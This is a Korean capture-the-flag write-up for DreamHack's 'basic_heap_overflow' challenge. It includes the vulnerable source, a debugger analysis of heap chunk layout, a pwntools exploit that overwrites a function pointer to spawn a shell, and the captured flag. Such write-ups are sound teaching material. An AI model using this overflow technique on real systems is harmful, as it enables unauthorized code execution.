[DreamHack] basic_heap_overflow

```c
void get_shell() {
    system("/bin/sh");
}

void table_func() {
    printf("overwrite me!");
}

int main() {
    char *ptr = malloc(0x20);

    struct over *over = malloc(0x20);

    initialize();

    over->table = table_func;

    scanf("%s", ptr);

    if( !over->table ){
        return 0;
    }

    over->table();
    return 0;
}
```

주어진 소스코드이다.

위 코드를 보면 변수 ptr과 구조체 over에 malloc함수로 메모리를 동적으로 할당했다.

그리고 scanf함수로 ptr에 문자열을 입력받는다. 여기서 입력 값 검증이 없어 힙 영역 버퍼오버플로우가 발생할 수 있다.


Gdb를 이용해 보자

```
   0x080486f7 <+74>:    call   0x80484f0 <__isoc99_scanf@plt>
   0x080486fc <+79>:    add    esp,0x10
   0x080486ff <+82>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048702 <+85>:    mov    eax,DWORD PTR [eax]
   0x08048704 <+87>:    test   eax,eax
   0x08048706 <+89>:    jne    0x804870f <main+98>
   0x08048708 <+91>:    mov    eax,0x0
   0x0804870d <+96>:    jmp    0x804871b <main+110>
   0x0804870f <+98>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048712 <+101>:   mov    eax,DWORD PTR [eax]
   0x08048714 <+103>:   call   eax
   0x08048716 <+105>:   mov    eax,0x0
   0x0804871b <+110>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x0804871e <+113>:   leave
   0x0804871f <+114>:   lea    esp,[ecx-0x4]
   0x08048722 <+117>:   ret
End of assembler dump.
gdb-peda$ b *main+79
Breakpoint 1 at 0x80486fc
gdb-peda$
```

Scanf 바로 다음 명령어에 브레이크 포인트를 걸고 실행시켜봤다. 0x20만큼 할당했으니 일단 32칸을 아무 값이나 넣고 get_shell이라는 문자열을 넣어 어떻게 되는지 봤다.

```
0024| 0xffffcf08 --> 0x804b1a0 ('a' <repeats 32 times>, "get_shell")
0028| 0xffffcf0c --> 0x804b1d0 --> 0x8048694 (<table_func>:     push   ebp)
```

실행시켜보니 스택 메모리 영역에 a가 32번 들어가고 get_shell이 입력된 메모리 주소와 Table_func이라는 함수를 가져오는 메모리 주소가 들어있다. 이 두 공간 사이의 차이가 d-a이므로 총 48바이트의 차이가 있고 이 공간을 채운 후 get_shell함수의 주소를 덮어쓰면 되겠다고 생각했다.



```
; Attributes: bp-based frame

public get_shell
get_shell proc near
; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 8
sub     esp, 0Ch
push    offset command  ; "/bin/sh"
call    _system
add     esp, 10h
nop
leave
retn
; } // starts at 804867B
get_shell endp
```

아이다로 get_shell함수의 주소를 보니 0x804867B다.

이렇게 payload를 구성해 실행해보니 원하는대로 실행이 되질 않았다. 그래서 찾아보니 이렇게 접근하는 것이 아니었다. 힙 메모리 구조를 보면 malloc할 때마다 힙 메모리에 chunk가 하나씩 쌓인다. 이 chunk는 prev_size 4byte, size 4byte, data 이런 구조이다. 즉 ptr에서 malloc으로 만든 chunk다음에 오는 chunk가 있고 여기서 앞쪽 chunk의 data 끝부분과 뒤 chunk의 data 시작부분까지 8byte의 차이가 있다. 그래서 총 매꿀 공간의 크기는 0x20+8byte 즉 40byte가 된다. 이에 맞게 payload를 짰다.

```python
from pwn import *

r = remote("host1.dreamhack.games", 21877)


get_shell = 0x804867B
payload = b"A"*40
payload += p32(get_shell)

r.sendline(payload)

r.interactive()
```

payload

```
nicetauren@DESKTOP-6P5LMI7:/mnt/c/Users/82105/Desktop/security/CTF/pjy/basic_heap_overflow$ python3 exploit.py
[+] Opening connection to host1.dreamhack.games on port 21877: Done
[*] Switching to interactive mode
$ ls
basic_heap_overflow
flag
$ cat flag
DH{f1c2027b0b36ee204723079c7ae6c042}[*] Got EOF while reading in interactive
$
```

실행 후 성공적으로 플래그를 획득했다.